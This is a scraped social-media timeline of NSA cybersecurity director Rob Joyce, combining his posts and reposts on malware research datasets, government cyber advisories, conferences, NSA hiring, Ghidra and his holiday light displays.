RJ Joyce from BAH and UMBC presents new datasets to help train machine learning systems to identify malware. They support four tasks under-represented in prior work. 12-1 pm ET, Friday, 6 October 2023, via WebEx. #umbc #ai #cybersecurity
my.umbc.edu/groups/csee/posts/135903 -
Rob Joyce
@RGB_Lights
Furlough?
-
Rob Joyce
@RGB_Lights
Although I'm exempt from the potential government furlough/ shutdown, my official social media account is not. Follow here for non-NSA cybersecurity memes produced outside work hours with no government resources...
-
Rob Joyce reposted
Massimo
@Rainmaker1973
This Japanese robot sumo literally requires an infinite peak of responsiveness
[📹 noclaf8810] -
Rob Joyce reposted
Paul Graham
@paulg
If you go to chrome://settings/adPrivacy you can turn off the spyware that got inserted into the latest version of Chrome.
-
Rob Joyce reposted
John Sakellariadis
@johnnysaks130
DEF CON is a little scary and a lot of fun, with @NSA_CSDirector, @ncdinglis, @C_C_Krebs and @marcwrogers.
Loved writing this and being here (here = DEF CON, NOT Vegas lol). W/ @JGedeon1
www.politico.com/news/2023/08/12/u-s-officials-def-con-ha… -
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
📣BIG NEWS! @CISAgov & our teammates @fema announced $374.9 million in funding for the FY 2023 State and Local Cybersecurity Grant Program to help strengthen cyber resilience across our nation. Learn more: go.dhs.gov/4vy
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Spent a fantastic day at the @FBIAtlanta Cyber Summit, talking about “winning on your worst day.” It’s great to see amazing outreach and a community that comes together to learn from each other. ✌️See you soon in Vegas 🥳 @NSA_CSDirector
-
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
🚨Threat actors exploited a zero-day vulnerability on a critical infrastructure organization’s NetScaler Application Delivery Controller. Read our advisory for details on how to detect & protect your organization against similar exploitation: go.dhs.gov/4te.
-
Rob Joyce reposted
Aspen Security Forum
@AspenSecurity
...We are already applying the defensive innovations which will detect intrusions at scale. So in the near term, the weight is going to be on the defense."
-
Rob Joyce reposted
Aspen Security Forum
@AspenSecurity
"AI is actually pretty good at finding material created by AI, so we will be able to monitor and look for that malicious content and things that are happening. I also think that the resources on defense are much bigger than the resources of the criminals."
@RGB_Lights -
Rob Joyce reposted
The White House 46 Archived
@WhiteHouse46
The new U.S. Cyber Trust Mark will give Americans greater peace of mind that the devices they’re bringing into their homes, classrooms, or offices are safer and less vulnerable to cyberattacks.
Watch as Deputy National Security Advisor Anne Neuberger explains:This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
I’m going to try that newest site. Find me @ RobRGBLights
There was a squatter on my handle from here 😀 -
Rob Joyce
@RGB_Lights
Puffins are some of the cutest animals on earth.
-
Rob Joyce reposted
rootsecdev
@rootsecdev
The NSA has a free Ghidra debugging class if anyone is interested 👇
ghidra/GhidraDocs/GhidraClass/Debugger at master · NationalSecurityAgency/ghidra · GitHub github.com/NationalSecurityAgency/ghidra/tree/master/Ghid… -
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
Since 2020, almost 1,700 LockBit ransomware attacks resulted in approx. $91M in paid ransom in the U.S. alone. Protect your org by gaining an understanding on how this Ransomware-as-a-Service impacts orgs across the globe & how to reduce your risk: go.dhs.gov/4aq
-
Rob Joyce reposted
Drew Pavlou 🇦🇺🇺🇸🇫🇷🇺🇦🇹🇼
@DrewPavlou
Messi unintentionally trolled the CCP when stopped by border guards in Beijing. Travelling on his Spanish passport, he thought Spanish visa-free entry to Taiwan extended to China. Messi reportedly asked ''Is Taiwan not China?'' when stopped by guards. LOL
-
Rob Joyce reposted
RJ 🐢
@rjjoyce8
Trying to query for related malware across a massive dataset? @EdwardRaffML, @cknicholas, and I are very excited to announce AVScan2Vec: Vector embeddings for antivirus scan results!
arxiv.org/abs/2306.06228 -
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
School safety falls on all of us – parents, teachers, administrators, and students. Here are some resources to help make our K-12 schools more cybersecure: go.dhs.gov/42D #internetsafetymonth
-
Rob Joyce
@RGB_Lights
Ransomware has become a dangerous cyber threat. We all play a role in effectively countering these attacks. Checkout the advice with our partners at @CISAgov and @FBI
NSA Cyber
@NSACyber
Ransomware tactics and techniques are rapidly evolving. Learn what you can do to #stopransomware. www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Re…
-
Rob Joyce
@RGB_Lights
This was lurking in my bushes this weekend. Coincidence? I think not! True story.
-
Rob Joyce reposted
John Hultquist
@JohnHultquist
This disruption will be temporary, but there's a war on, and there's never a better time to disrupt the enemy's intelligence apparatus then when they are trying to make better decisions to get off the back foot.
-
Rob Joyce reposted
Jon Gorenflo 🇺🇦🌻
@flakpaket
*cough* @Office *cough*
memes.xlsx
@ExcelHumor
-
Rob Joyce
@RGB_Lights
Snorkeling with turtles. Amazing creatures.
-
Rob Joyce
@RGB_Lights
This guy is setting the bar high for everyone coming after.
Rob Joyce
@RGB_Lights
Rob Joyce
@RGB_Lights
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
And most importantly, spending time with the @NSACyber team. The cybersecurity business can be fast-paced and ruthless. Find your tribe & appreciate the laughs.
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Speaking with Bloomberg TV about @NSAGov’s plan to hire 3k employees this year—most aggressive hiring year to date.
-
Rob Joyce
@RGB_Lights
NSA is hiring a BSides Charm. Stop by and see us this weekend ! @BSidesCharm
Morgan Adamski
@adamski_morgan
Visit the NSA booth at #bsidescharm this weekend in the Corporate Village. The amazing @NSACyber team will be there and we are 👀 to hire some amazing local talent! @NSA_CSDirector
-
Rob Joyce
@RGB_Lights
RGB associated kernel exploitation for Linux- my kind of talk!
www.rsaconference.com/usa/agenda/session/Colorful Vulnera…
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
GPS Monkey gets to some cool places…
GPS Monkey World Tour
@GpSmnky
@CYBERUKevents Such a great time! Thanks Rob @RGB_Lights for your ticket! 😎 #cyberuk23
-
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
Relatedly…ICYMI check out: “Shifting the Balance of Cybersecurity Risk: Principles & Approaches for Secure-by-Design & Secure-by-Default.” With software literally powering our world, we need security to come FIRST—over features, cost, & speed to market.
go.dhs.gov/4G3 -
Rob Joyce reposted
Dennis
@DennisF
"I'm the cybersecurity director at NSA and you could absolutely craft a phishing message that would get me to click a link. You’ve got to design your architecture to assume the humans are humans and bad things will happen." @RGB_Lights
AMEN -
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Opportunity to submit your resume now and get interviewed during RSA! Come see us at the booth too 👇@NSA_CSDirector
-
Rob Joyce reposted
Bailey Bickley
@bailey_bickley
“In cyber, the fast eat the slow.” @CYBERCOM_DIRNSA www.browndailyherald.com/article/2023/04/where-the-fast-e…
-
Rob Joyce reposted
jessica card
@jessicard
i hooked up chatgpt to a furby and I think this may be the start of something bad for humanity
-
Rob Joyce reposted
NCSC UK
@NCSC
We’re delighted @adamski_morgan Director - Cybersecurity Collaboration Center @NSA will be a speaker at #cyberuk23
-
Rob Joyce reposted
Br𝕏d Skggs
@brdskggs
Trying to make my LinkedIn profile more interesting if a recruiter is using a large language model like GPT-4 to send me a message.
Looks like it works on the public version of my profile! -
Rob Joyce
@RGB_Lights
Used to love going to San Francisco. Not anymore… huge downward spiral and this is just part of it.
-
Rob Joyce reposted
Ollie Whitehouse
@ollieatnowhere
Great to see @uksciencechief say:
"We recommend amending the Computer Misuse Act 1990 to include a statutory public interest defence that would provide stronger legal protections for cyber security researchers and professionals"
www.gov.uk/government/publications/pro-innovation-regulat…? -
Rob Joyce
@RGB_Lights
Line of sight for the win.
hackaday.com/2023/03/08/stranded-motorist-affects-own-res… -
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
🌟Wonderful day celebrating the incredible people & mission of @DHSgov! Proud to be part of #dhsat20.
Homeland Security
@DHSgov
20 years ago today, DHS formally opened its doors. The creation of DHS combined 22 federal departments and agencies into a unified, more effective, integrated Department, contributing to a more secure America better prepared to confront the range of threats we face. #dhsat20
-
Rob Joyce reposted
Timo Schindler
@SchindlerTimo
NE555 können alles <3
-
Rob Joyce
@RGB_Lights
Stop by and see us !
Morgan Adamski
@adamski_morgan
Excited to be returning to @WiCySorg 2023 in Denver, CO. @NSACyber will be recruiting in full force (biggest hiring yr for @NSAGov) while @MollyMd913 and I will be speaking about our ❤️ for NSA mission. Meet-up details coming soon! #wicys2023 @NSA_CSDirector
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Excited to be returning to @WiCySorg 2023 in Denver, CO. @NSACyber will be recruiting in full force (biggest hiring yr for @NSAGov) while @MollyMd913 and I will be speaking about our ❤️ for NSA mission. Meet-up details coming soon! #wicys2023 @NSA_CSDirector
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Excited to be speaking at @RSAConference about the future of PPPs with my colleagues from @DOE_CESER @CISACyber, FBI Cyber and Treasury! 💪 Going to be a great event 🎇 @NSACyber will be in fill force—hope to 👀 you all there!
-
Rob Joyce
@RGB_Lights
Why is there no option to set the default to paste without formatting?
DEFAULT! -
Rob Joyce
@RGB_Lights
I’m at Shmoocon- my happy place. Feel free to grab me for a chat! Anything from geeky topics to how to navigate NSA hiring are all fair game.
Rob Joyce
@RGB_Lights
Sorry - fixed so this is now an open reply. Sorry for anyone that tried to add to the thread.
-
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
Our Nation's youths are increasingly using technology & are just as susceptible to cyber-attacks as we are. Kudos to @Nebraska_OCIO for teaching our future leaders about the importance - & implication - of cybersecurity. A little education goes a long way!
nonpareilonline.com/community/gretna/think-bigger-cyberse… -
Rob Joyce reposted
Allan is @allanfriedman on bsky & infosec.exchange
@allanfriedman
Good morning, #shmoocon folks! There’s still an #sbom meetup today
Today, 12:30pm
Business Area by the lobby
@joshcorman will be facilitating, since I am quarantining.
Missing you good people! -
Rob Joyce
@RGB_Lights
What do you do with your Christmas tree in January? Strap a rocket motor to it, of course!
-
Rob Joyce reposted
U.S. Cyber Command
@US_CYBERCOM
History was made today as Cyber National Mission Force becomes the @DeptofDefense’s newest sub-unified command. Find out what that means for Defending our Nation here: www.cybercom.mil/Media/News/Article/3250075/the-evolution…
-
Rob Joyce
@RGB_Lights
Think this might actually be why the policy was reversed…
Judd Legum
@JuddLegum
IMPORTANT: @elonmusk's new policy preventing linking to competitors is in DIRECT VIOLATION of European Union rules.
Penalty can be a fine of up to 20% of Twitter's annual revenue
commission.europa.eu/strategy-and-policy/priorities-2019-… -
Rob Joyce
@RGB_Lights
Argh. Forgot to play in the third round of @shmoocon ticket competition today.
Anyone have one, or even two, they would resell? -
Rob Joyce
@RGB_Lights
Now you can’t even link you mastodon account. It’s flagged as a malicious link.
Azi™️
@Azi
🧵 Accounts suspended, a thread
-
Rob Joyce
@RGB_Lights
I was sent multiple links to the "matrix house." Mapped the same effects onto mine. Video doesn't do it justice...
This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
Woo hoo @adamski_morgan !
Bailey Bickley
@bailey_bickley
Hip hip hooray for @adamski_morgan being named the Gov Cybersecurity Executive of the Year! 🎉👏👑💪 pinnacle-awards.com
-
Rob Joyce reposted
Melissa Chen
@MsMelChen
Chinese social media users report Huawei phones automatically deleting* videos of the protests that took place in China, without notifying the owners.
*Not sure if it’s from the cloud or device level
Our sci-fi movies have not even imagined this level of dystopia… -
Rob Joyce reposted
Bailey Bickley
@bailey_bickley
Here is my official statement on the changes happening at #twitter:
-
Rob Joyce
@RGB_Lights
Verifying I’m also on mastodon:
RGB_Lights@infosec.exchange -
Rob Joyce reposted
Dave Aitel
@daveaitel
www.politico.com/news/2022/10/24/american-test-scores-sch… investing in education is investing in national security
-
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
ICYMI: @boblord & I put out a blog go.dhs.gov/ZpX as part of our @AuthenticateCon preso: HELP US AMPLIFY THE CALLS TO ACTION TO THE TECHNOLOGY VENDORS that power our digital lives to provide the visibility we need to to raise the cybersecurity baseline for the nation:
-
Rob Joyce
@RGB_Lights
Does your company have a USB drive usage policy? Is it enforced with technical controls? Important for intrusion detection and data loss prevention.
-
Rob Joyce
@RGB_Lights
I assume you are working on your new Christmas decorations too…
This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
Proud to be doing #sharethemicincyber with Tyrance Billingsley II @TyranceIi on my official account today. Take a minute to learn his incredible story!
-
Rob Joyce reposted
Matthew
@embee_research
🐲 Ghidra Tips🐲For Beginner/Intermediate analysts interested in RE.
These tips are aimed at making Ghidra more approachable and usable for beginners and intermediate analysts 😄
[1/9] 🧵
#malware #re #ghidra -
Rob Joyce reposted
Eric Iversen
@StartEnginNow
For MS, HS students! Up your #onlinesafety game with someone who should know -- @NSAGov Director of Cybersecurity Rob Joyce taking questions online this Thursday, 10/20. #infosec #nccaw #cybersecurityawarenessmonth cryptologicfoundation.org/news-events/upcoming-events.htm… @NCFcyber @NCFcyber_DirEd
-
Rob Joyce
@RGB_Lights
Worth a listen! @bailey_bickley talking cyber.
Bailey Bickley
@bailey_bickley
It was such a privilege to talk about @NSACyber on this podcast for #ncsam. Shana asked fun, unique questions that made me feel so comfortable and reflective. Thanks for the opportunity 💜 Learn about our mission impact & my career highs (and lows!) here:
nylatechnologysolutions.com/podcast-episodes/ -
Rob Joyce
@RGB_Lights
Best twitter post of the day
Kyle Orton
@KyleWOrton
Information beginning to surface about what really happened on Kerch Bridge.
-
Rob Joyce
@RGB_Lights
Definitely with a visit!
-
Rob Joyce reposted
Andy Piazza
@klrgrz
-
Rob Joyce
@RGB_Lights
Cybersecurity Awareness Month:
-
Rob Joyce
@RGB_Lights
It’s not hell on earth, only because you are flying.
Southwest Airlines
@SouthwestAir
We teamed up with @guitarcenter to surprise a flight full of Customers flying out of Long Beach with a ukulele and a lesson. By the time they arrived in Honolulu they were pros.
-
Rob Joyce
@RGB_Lights
A different kind of bear today…
-
Rob Joyce reposted
Jake Williams
@MalwareJake
Unavailable is one way to say "in prison for helping North Korea avoid sanctions using cryptocurrency."
But sure, let's go with "unavailable." -
Rob Joyce reposted
Scott Hanselman 🌮
@shanselman
Apple needs to KILL In-App Browsers. Just launch the damn default browser I trust.
-
Rob Joyce
@RGB_Lights
“Did Rob’s twitter get hacked?!” calls in the office today. 🙃 Nope. That’s me.
-
Rob Joyce reposted
1057
@1o57
If you’re not doing Goldbug, you should be
-
Rob Joyce
@RGB_Lights
New immersive wearable tech added for the light show this year. Coming together nicely.
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Did you know that more than half of the CCC workforce is female? 👏 🎉 💪 Loved hosting such a talented group of ladies this week at the Cybersecurity Collaboration Center! Change only happens if we practice what we preach. @NSACyber #womenincyber
-
Rob Joyce reposted
HackingForSoju
@HackingForSoju
🤯 The Ever Expanding Dragon 🐉
When it comes to weird architectures, #ghidra is all the rage, but few succeed in rolling a new ISA. Lucky for us @hackerpinup will teach us how its done at @MidnightSunCTF Conference -
Rob Joyce
@RGB_Lights
Style…
-
Rob Joyce
@RGB_Lights
AND!XOR always raising the bar!
&!^
@ANDnXOR
Introducing the AND!XOR @defcon 30 badge. Special thanks to our sponsors and philanthropists for making this happen yet again. Be on the lookout in Vegas for @5n4ck3y and free badges. #mattdamon
youtu.be/eVtjuQFF1TU -
Rob Joyce
@RGB_Lights
Will be interesting to see what open-source researchers on twitter do with this. I’m always impressed with the crowd sourced efforts!
vx-underground
@vxunderground
.@unc1756, the individual who claimed to ransom the country of Costa Rica, is on Twitter. From evidence sent to vx-underground it appears this is the real person.
He was also kind enough to send us a video of him driving his Porsche -
Rob Joyce reposted
NSA/CSS
@NSAGov
Watch Holly Baroody, Deputy to the Commander, Cyber National Mission Force, @US_CYBERCOM, as she discusses her journey to leadership and finding her voice in the latest “Look Around” spotlight from @NSACyber’s Collaboration Center. youtu.be/5bCuuAAe0ng
-
Rob Joyce reposted
The Register
@TheRegister
RSAC branded a 'super spreader event' as attendees share COVID-19 test results reg.cx/44sh
-
Rob Joyce
@RGB_Lights
A continued showcase of the talent and work here at @NSACyber
NSA Cyber
@NSACyber
Tune in to our latest #nsacyberspeakerseries video as host Dr. Josiah Dykstra speaks with Kristina Walter, Chief, NSA’s Defense Industrial Base Cybersecurity, about the DIB and its importance in our cybersecurity mission. Check out the video here: youtu.be/ChnxcoyKe0s
-
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
🎶THIS!! A-mazing story about musician @merrylgoldberg’s 1985 trip to the USSR where she successfully evaded the KGB by encrypting sensitive data into 🎵musical notes🎹.
Music + Cyber + Courage = My New Hero!
Best talk @RSAConference!❤️ www.wired.com/story/merryl-goldberg-music-encryption-ussr… -
Rob Joyce reposted
-
Rob Joyce reposted
Niloofar Razi Howe
@NiloofarHowe
@VanderbiltU put together an incredible Summit on the future of warfare and I loved having the ability to host a conversation on the #cyber attribution with @RGB_Lights, Kevin Mandia and 2 great academics from Vandi and @UChicago.
Pondurance
@pondurance
Our board chair @NiloofarHowe chaired the panel on “Complexities of Cyber Attribution” at the Summit on Modern Conflict & Emerging Threats @VanderbiltU. Panelists included @NSA_CSDirector, Kevin Mandia, Jules White & @ethanbdm. Watch: www.pondurance.com/resources #cybersecurity #mdr
-
Rob Joyce
@RGB_Lights
This…. Still this.
-
Rob Joyce
@RGB_Lights
I wish this has made it to #eurovision
Dr. Parik Patel, BA, CFA, ACCA Esq.
@ParikPatelCFA
The crypto market has bottomed
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Horizon3 Attack Team
@Horizon3Attack
The new F5 RCE vulnerability, CVE-2022-1388, is trivial to exploit. We spent some time chasing unrelated diffs within the newest version, but @jameshorseman2 ultimately got first blood. We'll release a POC next week to give more time for orgs to patch.
#f5 #cybersecurity -
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
🌟Super cool story alert! A few weeks ago we received “A Kid’s Guide to Staying Safe Online," created by 13 year-old Julie Seth. I was thrilled to host Julie & her mom Dr. Priya Seth this week @CISAgov to chat about Julie’s excellent initiative & her passion for cybersecurity!
-
Rob Joyce
@RGB_Lights
And the winner is: the US Air Force Academy, champions of the 2022 NSA Cyber Exercise!!
Congratulations, and well done by all the competitors! @NSACyber @AF_Academy @NSAGov #ncx -
Rob Joyce
@RGB_Lights
Hey @elonmusk, why didn't the automatic wings deploy?!?
Mamoon
@mamoon_gotti
So my buddies Tesla Model S Plaid went airborne last night #tesla #plaid #spacex #electricvehicles
-
Rob Joyce reposted
Natalie Pittore
@PittoreNatalie
BGen Mahlock inspires us all to do the extraordinary things @WiCySorg “it’s not where you start, it’s where you end up.” Sign me up @USMC… I want to be like her!
-
Rob Joyce reposted
Johannes Ullrich
@jullrich
If you do one thing today: Double check that your router is up to date, uses a secure password and does not expose the admin interface to the world (ok. that is three things. but take the 10 minutes to do it today)
-
Rob Joyce reposted
Dr. Anton Chuvakin
@anton_chuvakin
The cloud is an enterprises’ "digital immune system" as it improves security with less effort, said @googlecloud's CISO @philvenables. Read more about Phil's perspective in @sdxcentral on how security is shaping the cloud industry👇 www.sdxcentral.com/articles/news/google-clouds-ciso-wants…
-
Rob Joyce
@RGB_Lights
This is worth a read. Decisions have impact and they go beyond just impact to you.
Sam
@SamMarroy
I did a post on Facebook about the viral trooper who told Jay Inslee to kiss his ass, and what happens when you sacrifice your life in support of a cause nobody else will even notice
-
Rob Joyce
@RGB_Lights
Notre Dame is in the Fiesta Bowl and our house is looking festive!
@NDFootball @NotreDame @espn @SportsCenter
@kyledhamilton_ @Fiesta_Bowl @T_Rees11 @tylerbuchnerThis media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
SBOM-A-RAAMAAAAA!!!!! (Hmmm…I wonder where this might be helpful 🤷🏻♀️)
Cybersecurity and Infrastructure Security Agency
@CISAgov
Last chance for SBOM-a-rama! Our stimulating first session focused on SBOM education. The final session will give you a chance to learn more about the community, and identify the challenges of SBOM, and the paths forward that we can all take. Join at: teams.microsoft.com/l/meetup-join/19%3ameeting_NDg1MjlhNm…
-
Rob Joyce
@RGB_Lights
Having fun with my Christmas lights! Check it out!
-
Rob Joyce reposted
Chris Kubecka 🇵🇷🇨🇿🇳🇱 🇺🇦
@SecEvangelism
If you care about your Java developer friends, ping them about #log4j today. Called a dev friend, he had no idea about it & thought he was supposed to wait for the company's annual pen test to flag for upgrade
-
Rob Joyce
@RGB_Lights
SwiftOnSecurity
@SwiftOnSecurity
Shout-out to all the Tor hidden servers responding back on their real IP address right now.
-
Rob Joyce
@RGB_Lights
Check it out: MOTIF-A Large Malware Reference Dataset with Ground Truth Family Labels.
www.boozallen.com/insights/cyber/tech/advancing-malware-f…
Academic paper describing the research:
arxiv.org/abs/2111.15031
Data on GitHub repository:
github.com/boozallen/MOTIF -
Rob Joyce
@RGB_Lights
Wasted two hours debugging intermittent issues because I flashed the wrong firmware update to a controller. 🙄 Mega-tree and floods are up and running though!
-
Rob Joyce
@RGB_Lights
2021 Light installation starting!
-
Rob Joyce
@RGB_Lights
Woo hoo! Successful @Shmoocon ticket acquisition on the first round! Everyone must be out of practice...
-
Rob Joyce reposted
Brian in Pittsburgh
@arekfurt
Hacking an FBI app or server and sending out prank emails as the Bureau...
Like calling prison and making reservations. -
Rob Joyce
@RGB_Lights
On Halloween my friend straps a pumpkin to his head. He ignites kerosene soaked toilet paper and gets 2-3 feet of flames. I’m an enabler. 🎃🔥 #flamingpumpkinhead
Rob Joyce
@RGB_Lights
And to show you that this is in competition for the annual @darwinawards, sometimes wind gusts are bad.
-
Rob Joyce reposted
Florian Roth ⚡️
@cyb3rops
It's not always possible to scan every device in your network for crypt mining malware (Linux boxes, IOT, App containers)
But you could check your DNS & firewall logs for connections to the limited number of mining pools
I've compiled a list for you
www.nextron-systems.com/2021/10/24/monero-mining-pool-fqdns/ -
Rob Joyce reposted
Brett Callow
@BrettCallow
Meanwhile at REvil's hideaway.
-
Rob Joyce reposted
Commander, U.S Cyber Command; Director of NSA/CSS
@CYBERCOM_DIRNSA
Continuous defense against Advanced Persistent Threats takes a team. I'm grateful for dialogues like these that strengthen government and industry partnerships. Thank you for hosting this important summit @FireEye. #cyberdefensesummit #cybersecurityawarenessmonth
-
Rob Joyce reposted
NSA Cyber
@NSACyber
In our #nsacyberspeakerseries, host Dr. Josiah Dykstra speaks with Strategic Lead Randy Resnick about implementing a Zero Trust cybersecurity model. View here: youtu.be/4wmwhoJBvQE
-
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
Exciting news! @CISAgov & @GirlsWhoCode announced a new partnership that will give women & girls new opportunities to pursue cybersecurity & technology careers.
I look forward to working w/@DrTarikaBarrett to close the gender gap in cybersecurity & tech: go.usa.gov/xMmuY -
Rob Joyce reposted
DEF CON
@defcon
#defcon30 Call for #ctf Organizers!
Ready to create the next gen of elite CTF tournaments? Do you have the skills to elevate the game for the world’s best players?
Info is at defcon.org/html/links/dc-ctf-cfo.html. Submit the CTF you want to see in the world. For the chosen, glory awaits. -
Rob Joyce
@RGB_Lights
Malware research worth reading!
Edward Raff
@EdwardRaffML
You've got millions of new malware samples a day, how well is your system clustering them? You can't get human expert truth for all of them. Wat do? Do this! @rjjoyce8 figured out an answer, called an AGTR! arxiv.org/abs/2109.11126 A Framework for Cluster and Classifier Evaluation
-
Rob Joyce
@RGB_Lights
Defenders' Day 2021 cannon night fire looking like fireworks around the the Star-Spangled Banner! Special evening with Fort McHenry outlined by luminaries. Great job by @FtMcHenryNPS @ftmchenryfriend
-
Rob Joyce
@RGB_Lights
Loved photographing Defenders' Day cannon night fire. Commemorating the anniversary of the Battle of Baltimore and the writing The Star-Spangled Banner. Celebrated continuously each year since 1814!
-
Rob Joyce reposted
Robert M. Lee
@RobertMLee
My time at the NSA was defining for me. More than skill development I learned how to better self-teach/research on hard challenges and made friends for life. CSD is an awesome group and would make a great internship.
-
Rob Joyce
@RGB_Lights
Do I need to publish my Spotify playlist?
thaddeus e. grugq
@thegrugq
-
Rob Joyce
@RGB_Lights
Ouch
Permian Landman
@PermianLandman
What in the hell were these people thinking? Happened in Luling, Texas.
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
-
Rob Joyce
@RGB_Lights
This kid is going places!
Franz Lab
@FranzLabDuke
My 14 yo, after weighing in at 98 lb:
“When I hit 99, I’m going to eat a pound of nachos and be 1% nacho” -
Rob Joyce reposted
Cristin Flynn Goodwin
@CristinGoodwin
Here we go! 31 pages of #ttps - now that’s more like it!
-
Rob Joyce
@RGB_Lights
Congrats to @JenEasterly - confirmed as Director @CISAgov !
-
Rob Joyce
@RGB_Lights
I have a new official Twitter account. Follow @NSA_CSDirector for work info and comments!
-
Rob Joyce reposted
Bailey Bickley
@bailey_bickley
Fifteen deaf and hard of hearing high school students from at least nine states are learning about cybersecurity this week during a GenCyber Camp, made possible by @NSAGov and @NSF : www.uah.edu/news/items/deaf-and-hard-of-hearing-high-scho…
-
Rob Joyce reposted
b33f | 🇺🇦✊
@FuzzySec
Pssst, Ghidra 10.0 is out => github.com/NationalSecurityAgency/ghidra/releases/tag/Ghi… There is debugger support now which is great, that will definitely bridge a usability gap 🧙♂️🌶️
-
Rob Joyce
@RGB_Lights
Great honor during pride month for one of the giants in codebreaking - Alan Touring, a @GCHQ legend and five-eye partner for @NSAGov.
Bletchley Park
@bletchleypark
Today on what would have been his 109th birthday, the @bankofengland’s new £50 note featuring Bletchley Park Codebreaker and computing pioneer Alan Turing enters circulation.
Follow our #turing50takeover to learn more about this remarkable man. -
Rob Joyce reposted
Bruce Potter
@gdead
I think D3FEND is pretty cool, but honestly I’m more excited to see NSA and MITRE working together. My experience has been it was very difficult for the agency and MITRE to collaborate, even when they were basically doing the same work. It’s great they’ve knocked down barriers.
NSA Cyber
@NSACyber
D3FEND, a MITRE research project funded by the NSA, improves the #cybersecurity of NSS, DoD, and the DIB by providing defensive countermeasures for common offensive techniques. Learn more here: www.nsa.gov/news-features/press-room/Article/2665993/nsa-…
-
Rob Joyce reposted
Jorge Orchilles
@jorgeorchilles
This was released today. Offense informs defense, defense informs offense.
-
Rob Joyce
@RGB_Lights
Present situation: in the @NSACyber Commercial Cybersecurity Center, tweeting on my personal phone, talking with reporters on our mission. #timeschange
-
Rob Joyce
@RGB_Lights
For those of you outside Maryland... here's a little glimpse into the last couple weeks of cicadas!
chesapeakebaymagazine.com/cicadas-overtake-mid-bay-beaches/ -
Rob Joyce
@RGB_Lights
New NSA guide on best practices and mitigations for securing Unified Communications (UC) and Voice and Video over IP (VVoIP) call-processing systems.
www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar… -
Rob Joyce
@RGB_Lights
Simply outstanding news!
Senate Cloakroom
@SenateCloakroom
Confirmed by voice vote: Executive Calendar #177 Chris Inglis to be National Cyber Director.
-
Rob Joyce reposted
NSA Cyber
@NSACyber
NSA's Cybersecurity Collaboration Center enables gov and industry to better prevent and respond to foreign cybersecurity threats to NSS, DoD, and the DIB. Through the center, we develop robust, open, and collaborative relationships with private industry. www.nsa.gov/cybersecurity/cybersecurity-collaboration-center
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Adam Tagert
@doctagert
Want to know more about @NSAGov research in the Science of Security? I was interviewed by @thecyberwire and it was posted this weekend #research. I enjoyed the conversation. #podcast
thecyberwire.com/podcasts/research-saturday/187/notes -
Rob Joyce
@RGB_Lights
This speaks to me. Might be a weekend project ahead 🔥
-
Rob Joyce reposted
Senator Angus King
@SenAngusKing
In light of recent cyber hacks and attacks, it is clearer than ever that America needs a National Cyber Director. This morning, it will be my honor to introduce my fellow @CyberSolarium Commissioner Chris Inglis to @HSGAC and urge his speedy confirmation. www.washingtonpost.com/politics/2021/06/10/cybersecurity-…
-
Rob Joyce
@RGB_Lights
A fine use of RGB light technology and a hacker mentality!
Go Bluesky (@StrictlyChristo.bsky.social) =🦤➡️🦋
@StrictlyChristo
HOA decided no flags allowed except the USA flag. Someone reported their Pride flag (up since 2016).
Looking through the new rules, they noticed that removable lights are permitted without restriction so...they bought 6 colored floodlights and washed their house in pride colors. -
Rob Joyce reposted
European Cybersecurity Forum - CYBERSEC
@CYBERSECEU
➡️ The cyber realm and the physical realm are merging together to the point where it is not feasible any longer to consider threats in one realm without considering the ramifications in another. @RGB_Lights
🔎 Learn more about our recommendations: ik.org.pl/en/publikacje/cybersec-brussels-leaders-foresig… -
Rob Joyce
@RGB_Lights
Breach notification I received today: “Encrypted passwords were accessed, but not the encryption keys required to read them.”#myadvice - change password, use unique ones at each site, and learn how these breaches put you at risk:
youtu.be/7U-RbOKanYs -
Rob Joyce
@RGB_Lights
We released Ghidra to enable student access to powerful tools, as well as encourage advanced cybersecurity research. This is both!
www.hstoday.us/federal-pages/odni/nsa-morgan-state-univer… -
Rob Joyce
@RGB_Lights
I welcome our cicada overlords!
Rob Joyce
@RGB_Lights
You got it!
-
Rob Joyce
@RGB_Lights
New paper out today highlighting three major threat vectors in 5G: standards, supply chain & systems architecture:
www.nsa.gov/news-features/press-room/Article/2601078/nsa-… -
Rob Joyce
@RGB_Lights
Reaching rock star status of other single name celebs such as Madonna, Prince and Elvis, @C_C_Krebs appears in today’s Washington Post: “Krebs speaks at an event hosted by the U.S. Agency for Global Media and Aspen Digital on disinformation on Wednesday at 9 a.m.”
-
Rob Joyce reposted
NSA Cyber
@NSACyber
#operationaltechnology owners and operators will benefit from our recent #cybersecurity Advisory on how to evaluate risks to their systems & make informed decisions to prevent and detect malicious activities. Review the pragmatic evaluation methodology: www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar…
-
Rob Joyce reposted
Tonya Riley
@TonyaJoRiley
Monaco comes with serious cybersecurity chops and will oversee criminal and national security cyber matters at DOJ.
-
Rob Joyce
@RGB_Lights
